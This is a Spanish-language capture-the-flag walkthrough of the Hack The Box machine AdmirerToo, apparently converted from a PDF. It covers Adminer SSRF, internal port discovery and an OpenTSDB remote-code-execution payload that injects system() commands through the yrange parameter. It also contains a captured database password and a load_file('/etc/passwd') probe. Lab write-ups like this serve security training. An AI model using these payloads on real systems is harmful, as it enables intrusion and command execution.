
```
❯ echo; mdcat AdmirerToo.md

En esta máquina vamos a estar tocando los siguientes puntos:

• Subdomain Enumeration
• Adminer Enumeration
• SSRF (Server Side Request Forgery) in Adminer [CVE-2021-21311]
• Abusing redirect to discover internal services
• OpenTSDB Exploitation [CVE-2020-35476] [Remote Code Execution]
• Searching for valid metrics
• OpenCats PHP Object Injection to Arbitrary File Write
• Abusing Fail2ban [Remote Code Execution] (CVE-2021-32749)
• Playing with phpggc in order to serialize our data
• Abusing whois config file + OpenCats + Fail2ban [Privilege Escalation]
```

- #Author: José Luis Íñigo
- #Nickname: Riskoo
- #Bibliographical sources: S4vitar https://www.youtube.com/watch?v=YmZLdJRBKv0&
- #Machine Admirertoo Hack the box
- #OSCP Style : PHP SSRF RCE CVE PASSWORD
- #REUSE eWPT eWPTXv2 OSWE
- #Skills: Subdomain Enumeration Adminer Enumeration SSRF (Server Side Request Forgery) in Adminer [CVE-2021-21311] Abusing redirect to discover internal services OpenTSDB Exploitation [CVE-2020-35476] [Remote Code Execution] Searching for valid metrics OpenCats PHP Object Injection to Arbitrary File Write Abusing Fail2ban [Remote Code Execution] (CVE-2021-32749) Playing with phpggc in order to serialize our data Abusing whois config file + OpenCats + Fail2ban [Privilege Escalation]

Comnenzamos con el mapeado


Encontramos poco solo que el puerto 22 y 80 están abiertos

fuzzing

Hemos seguido con fuzzing, en el normal no hemos conseguido nada interestante, hemos provado también por post

dominio encontrado

Hemos visitado página por página incluso alguna 404 una vez que te pones encima del enlace aparece abajo que hay un dominio admirer-gallery.htb




Añadimos a /etc/hosts

```
sudo nano /etc/hosts
10.10.11.137 admirer-gallery.htb
```


Subdominios

Ahora que tenemos el dominio podemos usar gobuster para subdominios. Recordamos que gobuster es un script en go y que trabaja muy bien los sockets y peticiones

```
gobuster vhost -u http://admirer-gallery.htb -w
/home/riskoo/Riskoo/paginas/diccionarios/SecLists/Discovery/DNS/subdomains-
top1million-5000.txt -t 200
```



Añadimos tambien a /etc/hosts db.admirer-gallery.htb que hemos encontrado



Abrimos burpsuite y controlamos ese login


```
auth%5Bdriver%5D=server&auth%5Bserver%5D=localhost&auth%5Busername%5D=admir
er_ro&auth%5Bpassword%5D=1w4nn4b3adm1r3d2%21&auth%5Bdb%5D=admirer&auth%5Bpe
rmanent%5D=1
```

Analizamos la web database


- Miramos las tablas por si vemos algo interesante
- Vemos que hay una consola para Sql, hacemos diferentes pruebas por si por ahí nos da algo interesante.
    - select load_file("/etc/passwd")
    - probamos diferentes opciones


Viendo los privilegios aparte de nuestro usuario conseguimos un hash, lo guardamos en credentials y vemos además que hay dos usuarios. Admirer y admirer_ro. Admirer con privilegios de selección y admirer_ro de uso

```
show grants;
```




-Vemos que la versión Admirer aparece como si no estuviese actualizado, así que buscamos información.





- Encontramos que Adminer 4.7.8 es vulnerable a SSRF





```
Sinopsis
Adminer < 4.7.9 Falsificación de solicitud del lado del servidor
Descripción
La versión de Adminer instalada en el host remoto sufre una falla de
falsificación de solicitud del lado del servidor (SSRF) a través de la
página de error de Elasticsearch y ClickHouse en versiones que agrupan
```

```
todos los controladores, esto puede permitir a los clientes realizar
conexiones posteriores a sistemas/puertos arbitrarios y puede ser utilizado
para eludir potencialmente los firewalls para identificar recursos internos
y realizar escaneos de puertos. Tenga en cuenta que el escáner no ha
probado estos problemas, sino que se ha basado únicamente en el número de
versión autoinformado de la aplicación.
```

Seguimos indagando por si el creador de adminer vnran u otro hablan del tema. Conseguimos llegar a un pdf que nos da información sobre el SSRF y nos comenta algo así:

> Existe una víá potencial, podemos hacer pruebas para que el servidor nos liste contenido privilegiado



Aunque lo anterior no lo podemos ver directamente nosotros, podemos observar que hay 5 campos, donde el primero es elastic, si pasamos la petición de logueo por burpsuite podemos ver la petición y como lo hace.

Buscamos en google como ser'ia el auth para elasticsearch y nos pone que es elastic


Guardamos el exploit que aparece en el pdf a /exploits

- En systems ponemos elastic
- En server ponemos nuestra ip

Vamos a hacer un petición por burpsuite cuando hacemos el logueo pasándole los datos cambiados a elastic y nuestra ip

Aparte nos ponemos en escucha con netcat en el puerto 80

```
nc -nlvp 80
```



Vemos que se ejecuta una petción y la ida es que esta peticion podemos redirigirla a otro lado SSRF

Vamos a la carpeta exploits y montamos un servidor http en python por el puerto 8686

```
python3 -m http.server 8686
```

🔴IMPORTANT❗🔴

El concepto es según lo que hemos leído del exploits tu usas el exploit pasandole la ip y el archivo que quieres redirigir que está en mi servidor, deberíá de aparecer en la zona del login.

> usamos python2 porque es en lo que está hecho, los otros dan problemas


He creado un archivo dentro del directorio que se llama prueba para poder llamarlo. Dentro aparece esto es una prueba.

```
python2 redirect.py -p 80 http://10.10.14.48:8686/prueba
```

Nos aparece este error porque no hemos capturado con burpsuite y poniendo el hack de elastic y nuestra ip

file_get_contents(http://...@10.10.14.48/): failed to open stream: Connection refused

- 1º puerto escucha en python
- 2º interceptamos el loguin y cambiamos elastic y nuestra ip 10.10.14. 48
- 3º lanzamos el script en python redirect.py como pone arriba
- 4º le damos en burpsuite a forward y quitamos la intercepción y deberíá de aparecer lo siguiente



Hacer la misma redirección pero a su propia máquina

Cuando intentamos usar por ejemplo que sería digamos la primera prueba (recordar que hay que seguir los pasos de arriba , interceptar en burpsuite etc.), podemos observar que nos dice invalid credentials, por lo que no podemos hacer nada en ese aspecto.

```
#importante la version de python
#importante el http y la barra final
 python2 redirect.py -p 80 http://localhost:80/
```

Algo que podemos hacer llegado este punto es hacer un nuevo escaneo de puertos pero sin forzar que sean los que están abiertos sino hacer que aparezcan los filtered quitando el --open

```
sudo nmap -p- -sS --min-rate 5000 -vvv -n -Pn 10.10.11.137
```


```
80/tcp    open     http          syn-ack ttl 63
4242/tcp  filtered vrml-multi-use port-unreach ttl 63
16010/tcp filtered unknown       no-response
16030/tcp filtered unknown       no-response
```

Podemos observar que hay puertos filtrados por el firewall como el 4242.

La idea es ver si haciendo la misma prueba que antes con el puerto 80 cambiando de puerto si tiene esa aplicacion permisos de lectura.

```
 python2 redirect.py -p 80 http://localhost:4242/
```

Vemos que ahora nos está leyendo




De aquí podemos ver algunas cosas ya que es lo que nos devuelve el puerto 4242. Está lanzando un servicio **OpenTSDB**.

Buscando en google nos dice que OpenTSDB nos devuelve métricas de aplicaciones

Buscamos **OpenTSDB exploits** en google . Aunque no hemos podido ver que versión es la que tenemos vamos a suponer que es la versión que aparece al buscar el exploits.

Podemos ver que existe un Remote Code Execution Issue #2051



Bypass Payload:

`[33:system('touch/tmp/poc.txt')]`

PoC:

http://opentsdbhost.local/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('touch/tmp/poc.txt')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json

The gnuplot file created in the temp directory by OpenTSDB would look something like this:

```
set term png small size 1516,644
set xdata time
set timefmt "%s"
if (GPVAL_VERSION < 4.6) set xtics rotate; else set xtics rotate right
set output "/tmp/d705ba5b.png"
set xrange ["972086400":"1603641404"]
set format x "%Y/%m/%d"
set grid
set style data linespoint
set key right box
set ylabel ""
*set yrange [33:system('touch /tmp/poc.txt')]*
plot "/tmp/d705ba5b_0.dat" using 1:2 title "sys.cpu.nice{host=web01, dc=lga}"
```

When executed by OpenTSDB **mygnuplot.sh** the *poc.txt* file will be written to the temp directory.

Disponemos de un PoC

```
Bypass Payload:

[33:system('touch/tmp/poc.txt')]

PoC:

http://opentsdbhost.local/q?start=2000/10/21-00:00:00&end=2020/10/25-
15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=
[33:system('touch/tmp/poc.txt')]&wxh=1516x644&style=linespoint&baba=lala&gr
id=t&json
```

Vamos a copiarnos apartir del q y le vamos a cambiar el poc.txt , vamos a cambiarlo por un ping a nuestro equipo 10.10.14.48

```
#importante, hay que meterle los datos urlencode por lo que los espacios
son un %20 o un +
q?start=2000/10/21-00:00:00&end=2020/10/25-
15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=
```

```
[33:system('ping+-
c+1+10.10.14.48')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json
```


Nos vamos a poner en escucha con ctpdump

```
tcpdump -i tun0 icmp -n
```

Usamos el comando en python pero con la cadena de antes y vemos que pasa.

No olvidar todos los pasos ...

```
python2 redirect.py -p 80 "http://localhost:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=
[33:system('ping+-
c+1+10.10.14.48')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
```



Vemos que está leyendo aunque parece un fallo, leyendo el último error... aparece **net.opentsdb.uid.nosuchuniquename** no such name for 'metrics':sys.cpu.nice ...

En nuestro servidor parece que esa métrica no existe, por lo que intentaríámos buscar otra.

Buscamos en google opentsdb list metrics stackoverflow

OK, api/suggest returns the list based on matching supplied parameter. This will get me out of trouble on this question, although it doesn't return all metrics it gives me a method to make it work.

Example Request Query String

```
http://localhost:4242/api/suggest?type=metrics&q=sys&max=10
```

JSON Content

```
{
  "type":"metrics",
  "q":"sys",
  "max":10
}
```

I hope this helps anyone else, basically RTFM!
(http://opentsdb.net/docs/build/html/api_http/suggest.html)

Por ejemplo podemos ver que con api suggest podemos listar algunas cosas.

Vamos a dejar de lado el redirect de arriba porque parece que al no tener nuestro servidor esa metrica pues no podemos ir por ahí, pero si vamos a poner ahora la que hemos visto en la imagen de arriba.

🔴IMPORTANT❗🔴 Realmente lo interesante es que sabemos que opentsdb lista métricas y que con el exploit de python2 podemos hacer que ejecute cosas.

Vamos a ver si aparece con la metrica que hemos visto en stackoverflow

```
python2 redirect.py -p 80 "http://localhost:4242/api/suggest?
type=metrics&q=sys&max=10"
```

Login

[]


Server	User	Database	
MySQL (localhost)	admirer_ro	Admirer DB	Enter

No está devolviendo nada, pero eso puede ser que estemos filtrando demasiado así que le vamos a quitar el q=sys de los parámetros y vamos a ver. Además aumentaremos el número de resultados para ver un

listado mayor. Este tipo de cosas es posible que no funcionen en otros casos, según los parámetro podríamos jugar.

